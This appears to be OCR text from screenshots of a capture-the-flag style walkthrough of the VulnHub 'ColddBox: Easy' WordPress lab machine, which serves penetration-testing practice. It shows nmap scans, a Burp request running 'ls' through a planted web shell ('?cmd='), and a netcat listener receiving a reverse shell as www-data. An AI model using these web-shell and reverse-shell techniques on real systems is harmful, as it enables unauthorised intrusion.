

Burp Suite Comm...
ColddBox: Easy ~ ...
Shell No. 2
Shell No. 1
File Actions Edit View Help
[root@kali]-[~/VulnHub/ColddBox: Easy]
#nmap -Pn 192.168.56.1/24
Starting Nmap 7.80 (https://nmap.org) at 2020-11-21 04:46 EST
Nmap scan report for 192.168.56.100
Host is up (0.00017s latency).
All 1000 scanned ports on 192.168.56.100 are filtered
MAC Address: 08:00:27:7B:DA:5B (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.114
Host is up (0.00021s latency).
Not shown: 999 closed ports
PORT STATE SERVICE
80/tcp open http
MAC Address: 08:00:27:5B:13:AD (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.107
Host is up (0.000027s latency).
All 1000 scanned ports on 192.168.56.107 are closed
Nmap done: 256 IP addresses (3 hosts up) scanned in 6.82 seconds
[root@kali]-[~/VulnHub/ColddBox: Easy]
#
[root@kali]-[~/VulnHub/ColddBox: Easy]
#
[root@kali]-[~/VulnHub/ColddBox: Easy]
#
[0] 0:bash*
"kali" 04:47 21-Nov-20



Burp Suite Comm...
ColddBox: Easy - ...
Shell No. 2
Shell No. 1
File Actions Edit View Help
root@kali ~/VulnHub/ColddBox: Easy
nmap -p- 192.168.56.114 -sC -sV -v
Starting Nmap 7.80 (https://nmap.org) at 2020-11-21 04:47 EST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 04:47
Completed NSE at 04:47, 0.00s elapsed
Initiating NSE at 04:47
Completed NSE at 04:47, 0.00s elapsed
Initiating NSE at 04:47
Completed NSE at 04:47, 0.00s elapsed
Initiating ARP Ping Scan at 04:47
Scanning 192.168.56.114 [1 port]
Completed ARP Ping Scan at 04:47, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:47
Completed Parallel DNS resolution of 1 host. at 04:47, 0.05s elapsed
Initiating SYN Stealth Scan at 04:47
Scanning 192.168.56.114 [65535 ports]
Discovered open port 80/tcp on 192.168.56.114
Discovered open port 4512/tcp on 192.168.56.114
Completed SYN Stealth Scan at 04:48, 6.12s elapsed (65535 total ports)
Initiating Service scan at 04:48
Scanning 2 services on 192.168.56.114
Completed Service scan at 04:48, 6.14s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.56.114.
Initiating NSE at 04:48
[0] 0:nmap*Z
"kali" 04:48



Burp Suite Comm...
ColddBox | One ...
Shell No. 2
Shell No. 1
Burp Suite Community Edition v2020.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send Cancel
Target: http://192.168.56.114
Request
Raw Params Headers Hex
GET /?cmd=ls HTTP/1.1
Host: 192.168.56.114
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: wordpress_test_cookie=WP+Cookie+check; wp-settings-1=editor%3Dhtml; wp-settings-time-1=1605950961; wordpress_logged_in_=c0ldd%7C1606125415%7CN25fRT0O1DMRUUtTXVYZ7T0mGv9vwGtaPj9dPkqG2l6%7Cf4e8fe6397ff0fb785be3a425462478908lc56ad1acd5f3c9114edf6e557fbad
Upgrade-Insecure-Requests: 1
Response
Raw Headers Hex Render
HTTP/1.1 200 OK
Date: Sat, 21 Nov 2020 18:00:12 GMT
Server: Apache/2.4.18 (Ubuntu)
X-Pingback: /xmlrpc.php
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 14522
Connection: close
Content-Type: text/html; charset=UTF-8
hidden
index.php
license.txt
readme.html
wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config-sample.php
wp-config.php
wp-content
wp-cron.php
wp-includes
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
xmlrpc.php
<!DOCTYPE html>
<html lang="en-GB" class="no-js">
<head>
0 matches
Pretty
Done
14,851 bytes | 96 millis
Waiting for 192.168.56.114...



Burp Suite Comm...
ColddBox › Log In ...
Shell No. 2
Shell No. 1
ColddBox › Log In - Mozilla Firefox
ColddBox: Easy
ColddBox › Log In
192.168.56.114/wp-login.php?loggedout=true
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
You are now logged out.
Username
Password
Remember Me
Log In
Lost your password?
← Back to ColddBox
https://wordpress.org



Burp Suite Comm...
ColddBox | One ...
Shell No. 2
Shell No. 1
ColddBox | One more machine - Mozilla Firefox
ColddBox: Easy
ColddBox | One mor
192.168.56.114
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
ColddBox
4
New
ColddBox
One more machine
Search ...
RECENT POSTS
The ColddBox is here
RECENT COMMENTS
Sr Hott on The ColddBox is here
ARCHIVES
October 2020
The ColddBox is here
Welcome to ColddBox, a machine designed by C0ldd , it is a very simple machine to solve with several ways to escalate privileges, which serves to reinforce concepts, without further ado, good luck and enjoy!
12 October, 2020
1 Comment
Edit
Proudly powered by WordPress


Burp Suite Comm...
Reverse Shell Ch...
Shell No. 2
Shell No. 1
File Actions Edit View Help
Shell No. 1
Shell No. 3
RX packets 15636 bytes 9487409 (9.0 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 12180 bytes 4520841 (4.3 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.56.107 netmask 255.255.255.0 broadcast 192.168.56.255
inet6 fe80::a00:27ff:fef9:a32f prefixlen 64 scopeid 0x20<link>
ether 08:00:27:f9:a3:2f txqueuelen 1000 (Ethernet)
RX packets 146325 bytes 16991340 (16.2 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 146248 bytes 9795445 (9.3 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 6869 bytes 3826468 (3.6 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 6869 bytes 3826468 (3.6 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
[root@kali]-[~/VulnHub/ColddBox: Easy]
#nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.56.107] from (UNKNOWN) [192.168.56.114] 42968
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
[0] 0:bash-Z 1:nc*
"kali" 05:01 21-Nov-20


Burp Suite Comm...
ColddBox: Easy ~ ...
Shell No. 2
Shell No. 1
Shell No. 1
File Actions Edit View Help
Initiating NSE at 04:48
Completed NSE at 04:48, 0.01s elapsed
Nmap scan report for 192.168.56.114
Host is up (0.0017s latency).
Not shown: 65533 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.1.31
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: ColddBox | One more machine
4512/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 4e:bf:98:c0:9b:c5:36:80:8c:96:e8:96:95:65:97:3b (RSA)
| 256 88:17:f1:a8:44:f7:f8:06:2f:d3:4f:73:32:98:c7:c5 (ECDSA)
|_ 256 f2:fc:6c:75:08:20:b1:b2:51:2d:94:d6:94:d7:51:4f (ED25519)
MAC Address: 08:00:27:5B:13:AD (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
NSE: Script Post-scanning.
Initiating NSE at 04:48
Completed NSE at 04:48, 0.00s elapsed
Initiating NSE at 04:48
Completed NSE at 04:48, 0.00s elapsed
Initiating NSE at 04:48
Completed NSE at 04:48, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.70 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
[root@kali]-[~/VulnHub/ColddBox: Easy]
#
[0] 0:bash*Z
"kal

